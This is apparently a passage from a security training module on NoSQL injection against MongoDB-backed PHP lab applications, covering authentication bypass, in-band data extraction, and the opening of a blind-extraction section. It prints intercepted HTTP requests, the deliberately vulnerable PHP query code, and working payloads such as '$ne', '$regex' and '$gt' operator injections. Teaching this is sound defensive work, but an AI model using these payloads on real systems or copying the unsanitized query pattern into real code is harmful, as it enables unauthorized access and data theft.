
Basic NoSQL injection

Bypassing Authentication


MangoMail

In this section, we will cover `MangoMail`. This web application is vulnerable to an `authentication bypass`.

There is a login portal on the webpage and nothing else; presumably, this is an internal webmail service.



We will fill out the form with test data and intercept the request with BurpSuite. It is assumed that you are already familiar with this process.



```
POST /index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/index.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

email=test%40test.com&password=test
```

In the POST request, we see the URL-encoded parameters `email` and `password`, which were filled out with test data. Unsurprisingly, this login attempt fails.

On the `server-side`, the authentication function these parameters are being passed to looks like this:

Code: php

```php
...
if ($_SERVER['REQUEST_METHOD'] === "POST"):
    if (!isset($_POST['email'])) die("Missing `email` parameter");
    if (!isset($_POST['password'])) die("Missing `password` parameter");
    if (empty($_POST['email'])) die("`email` can not be empty");
    if (empty($_POST['password'])) die("`password` can not be empty");

    $manager = new MongoDB\Driver\Manager("mongodb://127.0.0.1:27017");
    $query = new MongoDB\Driver\Query(array("email" => $_POST['email'],
"password" => $_POST['password']));
    $cursor = $manager->executeQuery('mangomail.users', $query);

    if (count($cursor->toArray()) > 0) {
        ...
```

We can see that the server checks if `email` and `password` are both given and non-empty before doing anything with them. Once that is verified, it connects to a MongoDB instance running locally and then queries `mangomail` to see if there is a user with the given pair of `email` and `password`, like so:

Code: javascript

```javascript
db.users.find({
    email: "<email>",
    password: "<password>"
});
```


The problem is that both `email` and `username` are user-controlled inputs, which are passed `unsanitized` into a MongoDB `query`. This means we (as attackers) can take `control` of the query.

Many query operators were introduced in the first section of this module, and you may already have an idea of how to manipulate this query. For now, we want this query to return a match on any document because this will result in us being authenticated as whoever it matched. A straightforward way to do this would be to use the `$ne` query operator on both `email` and `password` to match values that are `not equal` to something we know doesn't exist. To put it in words, we want a query that matches `email is not equal to 'test@test.com', and the password is not equal to 'test'`.

Code: javascript

```javascript
db.users.find({
    email: {$ne: "test@test.com"},
    password: {$ne: "test"}
});
```


Since `email` and `password` are being passed as URL-encoded parameters, we can't just pass JSON objects; we need to change the syntax slightly. When passing URL-encoded parameters to PHP, `param[$op]=val` is the same as `param: {$op: val}` so we will try to bypass authentication with `email[$ne]=test@test.com` and `password[$ne]=test`



```
POST /index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/index.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

email[$ne]=test%40test.com&password[$ne]=test
```

Knowing that `test@test.com:test` didn't log us in and are therefore invalid credentials, this should match some document in the `users` collection.

When we update the form parameters and forward the request, we should see that we `successfully bypassed authentication`.



HTB{[redacted]}


Alternative Queries

Although `$ne` on both parameters worked to bypass authentication, it is always helpful to have alternatives just in case. One example would be to use the `$regex` query parameter on both fields to match `/.*/`, which means any character repeated 0 or more times and therefore matches everything.

Code: javascript

```
db.users.find({
    email: {$regex: /.*/},
    password: {$regex: /.*/}
});
```

We can adapt this to the URL-encoded form, re-send the request, and we will bypass authentication again.



```
POST /index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/index.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

email[$regex]=.*&password[$regex]=.*
```

Some other payloads that would work are:

- `email=admin%40mangomail.com&password[$ne]=x` : This assumes we know the admin's email and we wanted to target them directly
- `email[$gt]=&password[$gt]=` : Any string is 'greater than' an empty string
- `email[$gte]=&password[$gte]=` : Same logic as above

Aside from this, you can mix and match operators to achieve the same effect. Taking a bit of time to understand query operators better will be helpful when you try to exploit NoSQL injection in the wild.

In-Band Data Extraction


Theory

In `traditional SQL databases`, in-band data extraction vulnerabilities can often lead to the entire database being exfiltrated. In `MongoDB`, however, since it is a `non-relational` database and queries are performed on `specific collections`, attacks are (usually) limited to the collection the injection applies to.

MangoSearch

In this section, we will take a look at `MangoSearch`. This application is vulnerable to `in-band data extraction`.

The website itself is very basic: A quote from Wikipedia. An image of a Mango. A search area where you can find facts about the various types of mangoes.




MangoSearch

A mango is an edible stone fruit produced by the tropical tree *Mangifera indica*. It is believed to have originated in the region between northwestern Myanmar, Bangladesh, and northeastern India. M. indica has been cultivated in South and Southeast Asia since ancient times resulting in two types of modern mango cultivars: the "Indian type" and the "Southeast Asian type". Other species in the genus *Mangifera* also produce edible fruits that are also called "mangoes", the majority of which are found in the Malesian ecoregion. Worldwide, there are several hundred cultivars of mango. Depending on the cultivar, mango fruit varies in size, shape, sweetness, skin color, and flesh color which may be pale yellow, gold, green, or orange. Mango is the national fruit of India, Pakistan and the Philippines, while the mango tree is the national tree of Bangladesh.

— Wikipedia *(https://en.wikipedia.org/wiki/Mango)*

Name	Color	Countries
Search for something!		

We can try searching one of the recommended types to see what request is sent and what sort of information is returned.



Name	Color	Countries
Keitt	Dark to medium green, sometimes with a small pink blush	Mexico, Ecuador, Brazil, United States

We can see that the search form sends a GET request where the search query is passed in the URL as `?q=<search term>`. Similarly to the previous section, this is URL-encoded data, so keep in mind that any NoSQL queries we want to use will have to be formatted like `param[$op]=val`.

On the server side, the request being made will likely query the database to find documents that have a `name` matching `$_GET['q']`, like this:

Code: javascript


```javascript
db.types.find({
    name: $_GET['q']
});
```

We want to list out information for `all` types in the collection, and assuming our assumption of how the back-end handles our input is correct, we can use a RegEx query that will match everything like this:

Code: javascript

```javascript
db.types.find({
    name: {$regex: /.*/}
});
```

Upon sending the new request, we should see that all mango types and their corresponding facts are listed.



Name	Color	Countries
Honey	Vibrant Yellow	Mexico, Peru, Ecuador, Brazil
Francis	Bright yellow skin with green overtones	Haiti, Ecuador
Haden	Bright red with green and yellow overtones and smalll white dots	Mexico, Ecuador, Peru
[redacted]	[redacted]	[redacted]
Keitt	Dark to medium green, sometimes with a small pink blush	Mexico, Ecuador, Brazil, United States

Alternative Queries


- `name: {$ne: 'doesntExist'}`: Assuming `doesntExist` doesn't match any documents' names, this will match all documents.
- `name: {$gt: ''}`: This matches all documents whose name is 'bigger' than an empty string.
- `name: {$gte: ''}`: This matches all documents whose name is 'bigger or equal to' an empty string.
- `name: {$lt: '~'}`: This compares the first character of `name` to a Tilda character and matches if it is 'less'. This will not always work, but it works in this case because Tilda is the largest printable ASCII value, and we know that all names in the collection are composed of ASCII characters.
- `name: {$lte: '~'}`: Same logic as above, except it additionally matches documents whose names start with `~`.

Blind Data Extraction


MangoPost

In the following two sections, we will look at `MangoPost`. This website is vulnerable to `blind NoSQL injection`, which we will leverage to extract data.

The webpage is a simple package tracking application where you can enter a tracking number and get information about the shipment.



We can search for a known tracking number (`32A766??`) and intercept to request to see what is sent to the server and what sort of information we receive.



